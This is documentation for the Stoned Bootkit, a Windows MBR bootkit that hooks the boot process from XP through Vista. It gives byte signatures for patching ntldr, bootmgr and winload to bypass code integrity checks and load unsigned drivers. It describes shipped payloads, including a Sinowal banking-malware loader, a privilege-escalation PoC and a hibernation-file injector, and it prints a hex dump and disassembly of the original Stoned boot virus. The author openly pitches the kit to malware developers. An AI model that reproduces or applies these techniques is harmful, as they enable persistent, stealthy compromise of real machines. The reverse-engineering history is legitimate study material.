
Stoned Bootkit

Stoned Bootkit

Stoned Bootkit is a research and scientific bootkit. It is loaded before Windows starts and is memory resident. Thus Stoned is executed beside the Windows kernel and has full access to the entire system. It gives the user back the control to the system, which was taken off by Windows Vista with the signed driver policy.

Stoned allows to load unsigned drivers, which is useful for hardware engineers and testers. You can also use it to create your own boot application, for example diagnostic tools or other solutions like backup, system restoration, etc.

The new thing about Stoned is that there is now a bootkit attacking all Windows versions from XP up to 7 and bypassing TrueCrypt's full volume encryption. Previous bootkits like the BootRoot which was presented at Black Hat USA 2005 or vbootkit from Black Hat Europe 2007 were only dedicated operating system attacks; however, my bootkit is now attacking multiple systems. I want to point out that my bootkit is not based on any other; however, there is great research work from other researchers and Black Hat speakers available.

Finally it is Stoned's one and single target to be the most sophisticated bootkit. It can also be used for malware developers to get full access to the system. It should be the most used bootkit in the wild for 2010. If you have any questions or concerns, please do not hesitate to contact me.

Personal credits go to my friends Vipin Kumar and Nitin Kumar (nvlabs).

Peter Kleissner
Independent Operating System Developer

Table of Contents

Introduction

Stoned is a bootkit for Intel Architecture 32-bit attacking Microsoft Windows operating systems. The term "bootkit" was originally used by Nitin Kumar and Vipin Kumar, and refers to an itself bootable rootkit (bootkit = boot + rootkit). This means that much like boot viruses bootkits are loaded on startup directly by the BIOS, but in difference to classical boot viruses they hook and patch operating system functions to be memory resident and active up to the running kernel.

The target of Stoned is to build up a solid bootkit base, which can be used for custom developed boot software such as diagnostic tools, boot managers or also malicious bootkit-malware. The project is partly open source under the European Union Public License; some parts are released as a development framework and are freely available on the project's website.

Stoned is not a community project; however there is contribution from various sides. Developers should feel free to contact me and give their contribution that I will include. Development and helper tools, plugins, ideas, etc. are always welcome.


Reliability and stability is a very important point for operating systems and so for Stoned: The software should always work perfectly under all circumstances and releases will only be made when the software is ready for that.

The software is developed by me, Peter Kleissner, Software Engineer. I am an assembly language enthusiast with strong interest in operating system development and modern software techniques. If you want to know something about me please visit my websites. I am a student at the Technical University of Vienna.

For any information please refer to the project website www.stoned-vienna.com. There are also some additional materials published.

Stoned Architecture

Stoned is designed to be a modularized Master Boot Record with out-sourced plugins and applications to the file system:



The default directory for Stoned files is `C:\Stoned\`, but is configurable over the configuration sector in the Master Boot Record.

Stoned consists of:

- Modules in the Master Boot Record
- Plugins, out-sourced to the file system
- Boot Applications, out-sourced to the file system

The Master Boot Record contains a module "Disk System" to access the file systems (currently all FAT and NTFS versions are supported). Stoned is basically operating system independent, however, it currently only attacks Windows operating systems.

It is developed for the Intel Architecture 32 bit (IA-32). It operates in real mode, protected mode and protected mode with paging enabled beside the Windows kernel.

Current operating systems targeted by Stoned:

- Windows XP
- Windows Server 2003
- Windows Vista
- Windows Server 2008

Windows 7 will also be supported in the future (the release candidate is already).

Boot applications are designed to perform one single task, e.g. providing drive backup or attacking Windows hibernation file. There can only be one boot application loaded and executed by Stoned. Boot applications are usually out-sourced, but for release purposes they can also be packed into the MBR (if it is small enough).

Plugins in comparison are designed to extend the functionality of the Master Boot Record, but do not have any user interaction.

At the beginning of the computer startup Stoned will display:

```
Your PC is now Stoned!  ..again
```

Another important point is the memory layout in real mode. For easiness the whole Master Boot Record is designed to fit within one real mode segment (offset `0000h`) and any function used there is a near function. Only buffers (like for reading files) and some data is stored in other segments. Boot applications are also stored within the same segment so they can use the same resources as the Stoned core (easy and fast API callings, etc.). Plugins, however, are more dynamic and are relocated to other segments and may call the core functions using a small wrapper.

This memory layout was chosen because of simplicity; Stoned itself is not a full qualified operating system but has a straight target, to attack all modern Windows versions. The general structure makes Stoned very flexible and so plugins can be easily added and existing code extended (to support future versions of Windows or to exploit additional vulnerable attacking vectors of Windows…).

Stoned on Disk

The "Stoned" core is the Master Boot Record, the first 63 sectors on disk. It also has out-sourced files on the file system:

```
\Stoned\
\Stoned\Master Boot Record.bak
\Stoned\Applications\
\Stoned\Applications\Forensic Lockdown Software.sys
\Stoned\Applications\Hibernation File Attack.sys
\Stoned\Applications\Sinowal Loader.sys
\Stoned\Drivers\
\Stoned\Drivers\Sinowal.sys
\Stoned\Drivers\Sinowal Extractor.sys
\Stoned\Drivers\Black Hat Europe 2007 Vipin Kumar POC.sys
\Stoned\Plugins\
\Stoned\Plugins\PE Loader.sys

(these files/folder tree are subject to change and are stored under the drive's root directory)
```

Data integrity and stability is a very important point for operating system software, thus a full backup of the Master Boot Record is made to `\Stoned\Master Boot Record.bak`. Stoned is able to load this file at runtime to execute it and is also able to load that file and restore it as a Master Boot Record backup – which means that Stoned can "overwrite" and remove itself.

A copy of the original bootloader is also copied into the Stoned core; the infector copies the original first sector of the hard disk into sector 61 of Stoned's MBR. This allows Stoned to still boot the original boot software if file system access fails. Last but not least Stoned also contains a Rescue Module, which does nothing more than the normal MBR from Microsoft would do, loading the default operating system.

Boot Applications

For boot applications there is currently 8 KB of space reserved. Any boot application is out-sourced to `\Stoned\Applications\`. There exists the possibility to embed an application directly into the Stoned MBR, eliminating any necessary file system access. This is done for the TrueCrypt attack, because file system access is not available until the hard disk is fully encrypted.

Master Boot Record

The Stoned Master Boot Record has following storage layout:

Address	Size	Description	
0000	440	Code Area (Bootloader)	Bootloader.sys
01B8	6	Microsoft Disk Signature	
01BE	4*16	IBM Partition Table	
01FE	2	Signature, 0AA55h	
0200	2 KB	System Loader	System Loader.sys
0A00	1 KB	Textmode User Interface	Textmode TUI.sys
0E00	8 KB	Disk System	Disk System.sys
2E00	2 KB	Load Application Programming Interface for Real Mode	API [RM].sys
3600	512	Rescue Module	Rescue Module.sys
3800	8 KB	Free space (former User Interface and Hibernation File Attack)	[Embedded Boot Application]
5800	1.5 KB	Crypto Module	Crypto Module.sys
5E00	1 KB	Boot Module	Boot Module.sys
6200	4 KB	Pwn Windows	Windows.sys
7200	2 KB	Free Space	
Sector 61	512	Backup Original Bootloader	
Sector 62	512	Configuration Area / TrueCrypt volume-header information	

Total size: 63 sectors

Execution Flow

1. The bootloader of the MBR is loaded by the BIOS (7C00h)
2. The MBR relocates itself to the end of real mode memory (in most cases 94F00h)
3. Interrupt 13h handler is hooked and points to the relocated code at the end of memory

4. Windows `ntldr` or `bootmgr` (depending on OS) is hooked to get called and to patch code integrity verification
5. `OSLOADER` or `winload.exe` will be hooked to get information about `ntoskrnl.exe` image (location, size etc.)
6. The kernel code will be copied to the end of `ntoskrnl` image (2 KB aligned address) and `ntoskrnl` hooked to get called
7. The driver code will be relocated to driver allocated memory and executed
8. The dynamic driver code reads the kernel driver file from the file system and executes it

The main target of Stoned is to be memory resident from the earliest point up to the full running Windows kernel. This shows up a vulnerability in all Microsoft Windows operating system's that is by design. For the execution flow Stoned knows following stages (and the Windows owning module is split into them): Bootkit Real Mode, Bootkit Protected Mode, Kernel Code, Driver Code, PE Loader and Subsystem.

Signatures

Following signatures are used by Stoned for hooking the startup process of Windows XP:

```
- 83 C4 02 E9 00 00 E9 FD FF
  Used in:      Bootkit Real Mode
  Applies to:   Ntldr
  Action:       4 instructions are patched to bypass the code integrity verification

- 8B F0 85 F6 74 21/22 80 3D
  Used in:      Bootkit Real Mode
  Applies to:   OS Loader
  Action:       5 instructions are patched to jump to the protected mode code

- C7 46 34 00 40 ... A1
  Used in:      Bootkit Protected Mode
  Applies to:   OS Loader
  Action:       Information about the NT kernel image is extracted
```

Following signatures apply to Windows Vista:

```
- 8A 46 ?? 98 3D 00 00 75 03 E9 03 00 E9 35 00
  Used in:      Bootkit Real Mode
```

```
    Applies to:   bootmgr
    Action:       Hooking code to call the protected mode code

  - 3B ?? 58 74 ?? C7
    Used in:      Bootkit Protected Mode
    Applies to:   winload.exe
    Action:       Hooking the windows boot image load function (later used for hooking the NT kernel)

  - 8B F0 85 F6 ?? ?? and value 0C0000098h
    Used in:      Bootkit Protected Mode
    Applies to:   winload.exe
    Action:       STATUS_FILE_INVALID will be overwritten with STATUS_SUCCESS (0)
                  Handling the error "ntoskrnl.exe missing or corrupt (Error 0xC0000098)"
```

These signatures are responsible for handling the hooking (and patching) of the Windows startup. They ensure that Stoned get called and that no modification done to the system will be detected. Since these signatures represent assembly code, there is a high chance of possibility that they are working in multiple Windows versions (including future ones). There are currently (as above shown) separate signatures for handling the versions Windows XP, Server 2003 and for handling Vista, Server 2008 and 7.

Drivers

The last stages of Stoned Bootkit are kernel drivers. The main target of Stoned is to inject code into the Windows Kernel – and thus the executed kernel code has to be maintained. For this, the Windows PE file format is used with the Windows Driver Kit as development environment. This results in very compact, fast code which is easy to maintain and to modify.

Drivers are executed in memory allocated by `ExAllocatePool()` and do not run in any context (process or thread handle) – they are subject to run in every process with processor privilege level 0.

When using the Windows API, handles become necessary. For this, the `Process Environment Block` of the currently loaded program can be accessed via the `fs:[30h]` segment register (the base of the `fs` segment register points to the `Thread Environment Block`). Further interesting is the `Interrupt Descriptor Table (IDT)`, to install hooks to get automatically

called on special events (like timer interrupt, keyboard input, real time clock, etc.). Also the Windows Service Call (`syscall`, `int 2Eh`, `KiSystemService`) may be interesting to hook (with respective Intel/AMD processors Machine Status Registers).

The Stoned infector currently ships the following drivers:

- Sinowal
- Sinowal Unpacked Driver Extractor
- Black Hat Europe 2007 Vipin Kumar PoC

Sinowal is the world's leading banking phishing malware. Stoned is capable of loading and executing it. The Sinowal Unpacked Driver Extractor extracts the unpacked Sinowal driver out of memory – giving researches the first useful application of Stoned.

The third driver is used for proof of concept (`cmd.exe` privilege escalation) purposes, as shown live on Black Hat USA 2009. Drivers will be loaded and executed by Stoned – not by Windows. The binary file will be loaded into memory by Windows but relocated, IAT resolved and called by Stoned. The memory for the driver will be allocated using `nt!ExAllocatePool()` and the file read by `nt!CreateFile()` and `nt!ReadFile()` functions.

You can refer to the drivers as payload or shellcode although they remain as standalone executables (independent of loaded by Stoned or not). Additionally (but currently not done) there exists the possibility to move the drivers from file system to raw unpartitioned space on hard disk, to eliminate any necessary file system access. That might be interesting for dedicated attacks like the TrueCrypt full volume encryption attack that was demonstrated live in the presentation.

Subsystem

Stoned installs a new subsystem within Windows, the Stoned Subsystem. It can be used by all applications and drivers independent from their privilege rights. The functions of the subsystem can be called by a direct call, an interrupt and even by a syscall.

The driver entry is defined as:

```
NTSTATUS
  DriverEntry(
    IN PDRIVER_OBJECT  DriverObject,
```

```
    IN PUNICODE_STRING  RegistryPath
    );
```

When Stoned executes drivers, it passes an additional, third, parameter (if compatibility mode for the driver loading and execution is not active):

```
StonedEntry(DRIVER_OBJECT * DriverObject, int (* StonedCallback)(unsigned FunctionNumber, unsigned Param));
```

This special entry will not result in any problems because the Stoned drivers never have registry paths, so the parameter can be re-assigned. The build-in compatibility mode in the driver loading routine allows to load and execute any drivers (like for example the Sinowal driver). The determination if to use the compatibility mode for the entry point is done programmatically.

The Stoned Callback is just a wrapper to the real subsystem functions; the parameter will be passed 1:1 to the function. Following functions are currently implemented:

0	`SbNotifyDriverLoad(void * Loading Callback)`
1	`SbKillOS()`
2	`SbInstallWindowsHook(Hook * Function Hook)`

An additional System Service Table is added live at runtime to the operating system. It is done by calling the function `nt!KeAddSystemServiceTable` which adds a third SDT to the list (the first is from `ntoskrnl` and the second from `win32k.sys`). This means that functions of Stoned can be called by all applications by using `syscall` or `int 2Eh` with `3000h + function number` (of the table above) in the `eax` register. See the presentation materials for a detailed description of the Windows Service Descriptor Table.

"`nt`" is an abbreviation to the NT kernel image which executable's name depends on the processors feature configuration:

`ntoskrnl.exe`	1 single CPU support (standard)
`ntkrnlmp.exe`	Multi-processing (SMP) support
`ntkrnlpa.exe`	Physical Address Extension (36-bit extension) support
`ntkrpamp.exe`	Physical Address Extension (36-bit extension) and multi-processing (SMP) support

All signatures handled in this document (where `ntoskrnl.exe` is stated) apply to these images in the same way.

Original Stoned Virus

Stoned is the name of a boot sector computer virus created in 1987, apparently in New Zealand. It was one of the very first viruses, and was, along with its many variants, very common and widespread in the early 1990s.

Wikipedia about Stoned [3]

When an infected computer started, there was a one in eight probability that the screen would declare:

```
Your PC is now Stoned!
```

A report about PC Viruses in the Wild from 1993 shows us some interesting statistics about the many variants that were out:

```
================================================================================
                  PC Viruses in the Wild - November 1, 1993
================================================================================
   CARO Name of Virus       AS DC EK FS GJ JW PD PP RR VB WS YR
Alias(s)
================================================================================

  Stoned.16 ..............| x  x  .  .  .  x  .  .  .  .  .  x |
Brunswick
  Stoned.Azusa ...........| x  x  .  x  .  x  x  x  x  .  x  . | Hong Kong
  Stoned.Empire.Monkey ...| .  .  .  x  x  x  .  x  x  .  x  . |
  Stoned.June_4th ........| x  .  .  .  x  x  .  .  x  x  x  . | Bloody!
  Stoned.Manitoba ........| .  .  .  x  .  x  .  .  .  .  .  . |
Monitoba
  Stoned.Michelangelo ....| x  x  x  x  x  x  x  x  x  x  x  . | March 6
  Stoned.NoINT ...........| x  x  .  x  x  x  x  .  x  .  x  . | Stoned 3
  Stoned.NOP .............| .  .  .  .  .  x  .  .  .  .  x  . |
  Stoned.Standard.B ......| x  .  x  x  x  x  x  x  x  x  x  . | New
Zealand
  Stoned.Swedish_Disaster.| x  .  .  .  x  .  .  .  .  .  .  . |
```

(An “x” marks whether found by the given research institute)

For me personally such things are very important, because the history tells us the future (“either you learn from it or you are forced to repeat it”). The original Stoned virus has a long list of aliases and forks; review them under Stoned write-ups from AVs [4]. Personally interesting for me is the fact that the article from IBM was written by David M. Chess, from the same guy I took the virus-description language for the Hibernation File Attack.

The original Stoned virus (Stoned.A) is 512 bytes (1 sector) big. It originally comes from a floppy drive, but has the space for the Partition Table preserved so it can also directly act on hard disks. Take a look at the binary listing:

```
00000000  EA 05 00 C0 07 E9 99 00 00 51 02 00 C8 E4 00 80  ê..À.é™..Q..Èä.€
00000010  9F 00 7C 00 00 1E 50 80 FC 02 72 17 80 FC 04 73  Ÿ.|...P€ü.r.€ü.s
00000020  12 0A D2 75 0E 33 C0 8E D8 A0 3F 04 A8 01 75 03  ..Òu.3ÀŽØ ?.¨.u.
00000030  E8 07 00 58 1F 2E FF 2E 09 00 53 D1 52 06 56 57  è..X..ÿ...SÑR.VW
00000040  BE 04 00 B8 01 02 0E 07 BB 00 02 33 C9 8B D1 41  ¾..¸....»..3É‹ÑA
00000050  9C 2E FF 1E 09 00 73 0E 33 C0 9C 2E FF 1E 09 00  œ.ÿ...s.3Àœ.ÿ...
00000060  4E 75 E0 EB 35 90 33 F6 BF 00 02 FC 0E 1F AD 3B  Nuàë5.3ö¿..ü...;
00000070  05 75 06 AD 3B 45 02 74 21 B8 01 03 BB 00 02 B1  .u..;E.t!¸..»..±
00000080  03 B6 01 9C 2E FF 1E 09 00 72 0F B8 01 03 33 DB  .¶.œ.ÿ...r.¸..3Û
00000090  B1 01 33 D2 9C 2E FF 1E 09 00 5F 5E 07 5A 59 5B  ±.3Òœ.ÿ..._^.ZY[
000000A0  C3 33 C0 8E D8 FA 8E D0 BC 00 7C FB A1 4C 00 A3  Ã3ÀŽØúŽÐ¼.|û¡L.£
000000B0  09 7C A1 4E 00 A3 0B 7C A1 13 04 48 48 A3 13 04  .|¡N.£.|¡..HH£..
000000C0  B1 06 D3 E0 8E C0 A3 0F 7C B8 15 00 A3 4C 00 8C  ±.ÓàŽÀ£.|¸..£L.Œ
000000D0  06 4E 00 B9 B8 01 0E 1F 33 F6 8B FE FC F3 A4 2E  .N.¹¸...3ö‹þüó¤.
000000E0  FF 2E 0D 00 B8 00 00 CD 13 33 C0 8E C0 B8 01 02  ÿ...¸..Í.3ÀŽÀ¸..
000000F0  BB 00 7C 2E 80 3E 08 00 00 74 0B B9 07 00 BA 80  ».|.€>...t.¹..°€
00000100  00 CD 13 EB 49 90 B9 03 00 BA 00 01 CD 13 72 3E  .Í.ëI.¹..°..Í.r>
00000110  26 F6 06 6C 04 07 75 12 BE 89 01 0E 1F AC 0A C0  &ö.l..u.¾‰...¬.À
00000120  74 08 B4 0E B7 00 CD 10 EB F3 0E 07 B8 01 02 BB  t.´.·.Í.ëó..¸..»
00000130  00 02 B1 01 BA 80 00 CD 13 72 13 0E 1F BE 00 02  ..±.°€.Í.r...¾..
00000140  BF 00 00 AD 3B 05 75 11 AD 3B 45 02 75 0B 2E C6  ¿...;.u..;E.u..Æ
00000150  06 08 00 00 2E FF 2E 11 00 2E C6 06 08 00 02 B8  .....ÿ....Æ....¸
00000160  01 03 BB 00 02 B9 07 00 BA 80 00 CD 13 72 DF 0E  ..»..¹..°€.Í.rß.
00000170  1F 0E 07 BE BE 03 BF BE 01 B9 42 02 F3 A4 B8 01  ...¾¾.¿¾.¹B.ó¤¸.
00000180  03 33 DB FE C1 CD 13 EB C5 07 59 6F 75 72 20 50  .3ÛþÁÍ.ëÅ.Your P
00000190  43 20 69 73 20 6E 6F 77 20 53 74 6F 6E 65 64 21  C is now Stoned!
```

You can download the binary listing and the reversed engineered Stoned virus [5].

Stoned Analysis

To get an overview, take a look at its memory layout:

```
Memory Table
  0000h:7C00h     Stoned Bootloader will be loaded here by BIOS
  XXXXh:0000h     Stoned will copy itself to there
  XXXXh:0200h     Any original bootloader from floppy/hard disk will be read here to

backups original bootloader from hard disk to logical sector 6
backups original bootloader from floppys at logical sector 2, head 1
```

It is relocating itself to the end of the real mode memory, in most cases this is `9F00h` (quite near the end of 1 MB). The source code consists of 3 parts: A Jump Table, an Interrupt 13h Service Handler and an initial infection code.

Let's take a look at the jump table at the very beginning:

```
; jump table!
; ..stores just segments and offsets (will be patched at runtime)
00000000  EA0500C007        jmp word 07C0h:Set_Code_Segment        ; make a jump to set correct Code Segment
Set_Code_Segment:
00000005  E99900            jmp Stoned_Start                       ; initial address of stoned boot virus
Hard_Disk_Infected:
00000008  00                db 0                                   ; 0 = not infected, 2 = hd infected
Int_13h_Offset:
00000009  5102              dw 0000h                               ; offset of original int 13h handler
Int_13h_Segment:
0000000B  00C8              dw 0000h                               ; segment of original int 13h handler
Relocated_Memory_Offset:
0000000D  E400              dw Relocated_Memory                    ; offset of relocated memory
Relocated_Memory_Segment:
0000000F  809F              dw 0000h                               ; patched dynamically
Original_Bootloader_Offset:
```

```
00000011  007C              dw 7C00h                            ; recognizing that address ;)
Original_Bootloader_Segment:
00000013  0000              dw 0000h                            ; never used
```

This jump table is a very nice idea but shows how old the code is (such jump tables are very old coding techniques, this is not done nowadays). It stores important segment and offset addresses for the virus (this is now not needed anymore – compare against the flat memory model). It contains a backup of the original Interrupt 13h handler address, offset of the new Stoned Interrupt 13h handler and a pointer to the address where the original bootloader will be loaded to. So it is mainly a backup and original address table.

The one in eight probability mentioned earlier results from following piece of code:

```
; display the message only if multiple of 440 ms time delay
00000110  26F6066C0407      test byte [es:046Ch],00000111b
00000116  7512              jnz Message_Output_Finished
```

It access memory `0000h:046Ch`, BIOS Data Memory Area "Timer ticks since midnight", which is updated every 55 milliseconds by the BIOS. The test instruction with `00000111b` gives a 1:8 probability (7 that at least 1 bit is set, 1 that none is set).

Another symptom described in the Wikipedia article is that the computer "loses" 2048 bytes of memory, which is the result of the relocation. Also another point was that files could vanish - this is because the backup is done for floppies on head 1 sector 3, which could be occupied by the FAT root directory (if there is a large amount of files).

Interrupt 13h Handler Relocation

The Stoned Interrupt 13h handler is relocated to the end of memory (as discussed previously). It uses the "base memory in size" variable of the BIOS Data Area:

```
; allocate 2048 bytes memory from the end of real mode memory
000000B8  A11304            mov ax,[0x413]                      ; MEM 0040h:0013h - MEMORY SIZE IN KBYTES
000000BB  48                dec ax
```

```
000000BC  48                dec ax
000000BD  A31304            mov [0x413],ax

--------B-M00400013--------------------------
MEM 0040h:0013h - BASE MEMORY SIZE IN KBYTES
Size: WORD
SeeAlso: INT 12
```

The code takes the size of base memory (= free memory from zero) and decrements it by 2 KB. This tells the BIOS/system that there is now 2048 KB less memory, which will be used to copy the Interrupt 13h handler into:

```
; * 1024 / 16 = Segment Size
000000C0  B106              mov cl,6                                    ; 6 bits left shift = * 64
000000C2  D3E0              shl ax,cl
000000C4  8EC0              mov es,ax
000000C6  A30F7C            mov [7C00h + Relocated_Memory_Segment],ax   ; store segment of relocated
memory for later usage
```

Here we also see the jump table used for remembering the new address for the Interrupt handler. Following code registers now the address of the new allocated memory to the Interrupt 13h in the Interrupt Vector Table:

```
; set new Interrupt 13h handler
000000C9  B81500            mov ax,Interrupt_13h
000000CC  A34C00            mov [13h * 4 + 0],ax                        ; Offset
000000CF  8C064E00          mov [13h * 4 + 2],es                        ; Segment
```

The IVT contains the addresses to the interrupt handlers as Segment:Offset, which means the first 2 bytes are the Offset and following 2 bytes the Segment. Now here comes the relocation code that copies the Interrupt 13h handler:

```
; now relocate this code to new allocated memory, where interrupt 13h points to
000000D3  B9B801            mov cx,440                  ; 440 bytes to copy (everything up to the Partition Table)
000000D6  0E                push cs
000000D7  1F                pop ds                      ; from ds:si (code segment:0)
000000D8  33F6              xor si,si
000000DA  8BFE              mov di,si                   ; to es:di (allocated memory:0)
000000DC  FC                cld
```

```
000000DD  F3A4                rep movsb                       ; rep movsd would be faster, but wasn't invented that time
```

Interrupt 13h Handler and Startup Code

The Interrupt 13h handler of Stoned is responsible for infecting floppies on-the-fly. Every time invoked, it checks if read/write/verify commands are requested and hooks them. That means it checks the targeting floppy if it is already infected (compares the first 4 bytes of the floppies bootloader with itself). If not, it backups the original bootloader to sector 3, head 1 and writes itself (Stoned) to the bootloader.

It is important to say that Stoned only hooks the old disk service interrupt function - not the new ones (Extended Functions), which are nowadays always used. The reason why Stoned misses to hook that function is that they were not invented in 1987; they were developed in the mid nineties.

At the startup Stoned will relocate itself to the end of memory and do the initial infection to the hard disk's master boot record and to the floppy's bootloader. At each disk I/O request it will infect the requested drive (if not already infected). It will also print out the famous message "`Your PC is now Stoned!`".

Module Reference

Following modules are integrated into Stoned:

Bootloader	Is loaded by the BIOS and loads the whole Master Boot Record. Does not provide any external functionality.
Boot Module	Provides boot management capabilities like restoring the original MBR using different methods and loading the default OS.
Crypto Module	Provides cryptographic functions. Supports currently only xpress compression (= LZ77 + DIRECT2 algorithm).
Disk System	Provides I/O functions for file system access.
Rescue Module	Allows booting main operating system if all other methods or executing original MBR fails.
System Loader	Loads plugins and executes boot applications, initializes Stoned.
Textmode UI	Provides text output functions for debugging purposes and extended boot applications.

They are all stored on fixed addresses in memory, are integrated fixed into the master boot record and are always constant. Some of them are closed source (later described) and excluded from the public framework available.

A module itself is a binary file containing only code. It neither has a header nor any special format. You can use the `-f bin` nasm compiler option to compile a file to a binary without a file format. For details refer to the section "Compiling Stoned".

For internal communication, Stoned has integrated a Service Interrupt and a Service Call:

- Interrupt `'K'` is the Service Interrupt, eax and edx will hold the function numbers
- Call to `0000h:'PK'` does the same as the service interrupt

```
int 'P'                 ; Diagnostic/Status Interrupt
int 'K'                 ; Service Interrupt
call word 0000h:'PK'    ; Service Call
```

The function number (passed in eax) defines the function that the service call/interrupt should call. The function numbers appear later in the API reference. The service call/interrupt can be used by plugins and boot applications for communication (IPC).

All modules export functions are always 3 byte long near jump instructions. These addresses can later always be statically called and the real address of the function is flexible over the wrapped jump. If the module does not export any functions, then the code begins at the start of the module. The export "table" of the Disk System module looks for example like:

```
org Disk_System

; export functions

jmp word Mount_Boot_Partitions
jmp word Load_System_File
jmp word Open_File_Callback
jmp word Read_File
jmp word Seek_File
jmp word Overwrite_File
```

The exported functions can then be defined in external header files as:

```
; Disk System Functions
%define API_Mount_Boot_Partitions                    Disk_System + 3*0
%define API_Load_System_File                         Disk_System + 3*1
%define API_Open_File_Callback                       Disk_System + 3*2
%define API_Read_File                                Disk_System + 3*3
%define API_Seek_File                                Disk_System + 3*4
%define API_Write_File                               Disk_System + 3*5
```

To call the exported functions, the defines can be used:

```
; mount all drives (partitions) of the boot drive
call API_Mount_Boot_Partitions
```

Boot Applications

Following boot applications are shipped with Stoned:

- Forensic Lockdown Software
- Hibernation File Attack
- Sinowal Loader

These boot applications are out-sourced to `\Stoned\Applications\`. They show in an example way how Stoned can be used. The Sinowal Loader is the most interesting boot application; it loads and executes the Sinowals kernel driver, very much like Mebroot.

Detailed description of the current boot applications:

Forensic Lockdown Software:
As a proof of concept boot application this shows how my previous project, the Forensic Lockdown Software, can be integrated and the code be re-used as a boot application for Stoned. It provides an interface for some operations like a boot menu, original MBR restoration and of course (experimental) locking/unlocking methods. There is a blog about the development of the FLS available [6].

Hibernation File Attack:
The PoC code from Black Hat Europe 2009 (declined) is loaded as a boot application. It uses the bootkit functions to open and modify the hibernation file and to compress and decompress the buffers using the xpress algorithm. It injects code into any active local hibernation file. The hibernation file attack goes back to the Black Hat USA 2008 presentation "Windows Hibernation File for Fun and Profit" of Matthieu Suiche. It shows up the possibility of static attacks done by bootkits (not on-the-fly memory based ones).

Sinowal Loader:
For forensics, this does the same as Mebroot. It loads and executes the Sinowal kernel driver from the file system. On runtime it traces the memory operations and writes out the unpacked driver (which is interesting for researchers). This boot application uses parts of the original Mebroot/Sinowal virus.

API Reference

One of the goals of Stoned is to provide a rich, full-featured API.

Boot Module!Execute Original Bootloader **Boot Module!Restore Original Bootloader** **Boot Module!Execute Master Boot Record Backup** **Boot Module!Restore Master Boot Record Backup**	Boot Module	
Crypto Module	**Crypto Module!Xpress Compress** **Crypto Module!Xpress Decompress**	(Closed Source)
Disk System!Mount Boot Partitions **Disk System!Load System File** **Disk System!Open File Callback** **Disk System!Read File** **Disk System!Seek File** **Disk System!Overwrite File**	Disk System (+ sub modules for FAT/NTFS)	(Closed Source)
Rescue Module	**Rescue Module!(main)**	(No exported functions)
System Loader!(main)	System Loader	(No exported functions)
Textmode User Interface	**Textmode UI!Clear Textmode Screen** **Textmode UI!Scroll Text Down** **Textmode UI!Scroll Text Up** **Textmode UI!Set Textmode** **Textmode UI!Display Text Attribute Position** **Textmode UI!Display Text Window** **Textmode UI!Display Character Attribute Position** **Textmode UI!Display Character Multiple Attribute Ps.** **Textmode UI!Screen Animation 1** **Textmode UI!Screen Animation 2**	

	Textmode UI!Debug Message **Textmode UI!Debug Message Append** **Textmode UI!Hide Cursor** **Textmode UI!Enable Extended Colors**	
Windows!Pwn **Windows!Inject Hibernation Code**	Windows	

The standard calling conventions apply to all of these functions (parameters are passed on the stack, pushed right-to-left and the return value will be passed in the eax register, the callee is responsible for stack clean up). Parameters that are passed on the stack are always dword size.

Each function has a unique Service Function Number that can be used with the Service Call and the Service Interrupt. The high word of the function number identifies the module and the low word the exported function to use.

Boot Module Functions

Execute Original Bootloader ()

Module	Boot Module	Parameters	0
Date	2008	Address	Boot_Module + 3*0
Call	API_Execute_Original_Bootloader	Service Function Number	00020001h

Executes the original bootloader image that is stored in the Master Boot Record sector 61. The function only returns if the image is invalid (i.e. not available or not bootable), otherwise it passes execution to the original bootloader. Before executing the original bootloader (at address 0000h:7C00h), the stack and all GPRs are restored. If the function fails, it will return and print out "Invalid original Bootloader Image, cannot execute.". The original bootloader image is written by the Infector into the MBR on infection.

Restore Original Bootloader ()

Module	Boot Module	Parameters	0
Date	2008	Address	Boot_Module + 3*1

Call	API_Restore_Original_Bootloader	Service Function Number	00020002h

Restores the original Master Boot Record by overwriting it with the bootloader backup in the MBR at sector 61. This will permanently overwrite the MBR and uninstall the Stoned Bootkit. If the function fails it prints "Error writing Bootloader Image to disk.". This function always returns.

Execute Master Boot Record Backup ()

Module	Boot Module	Parameters	0
Date	2008	Address	Boot_Module + 3*2
Call	API_Execute_Master_Boot_Record_Backup	Service Function Number	00020003h

Does the same as Execute Original Bootloader but loads the original MBR image from file system `\Stoned\Master Boot Record.bak`.

Restore Master Boot Record Backup

Module	Boot Module	Parameters	0
Date	2008	Address	Boot_Module + 3*3
Call	API_Restore_Master_Boot_Record_Backup	Service Function Number	00020004h

Does the same as Restore Original Bootloader but loads the original MBR image from file system `\Stoned\Master Boot Record.bak`.

Crypto Module Functions

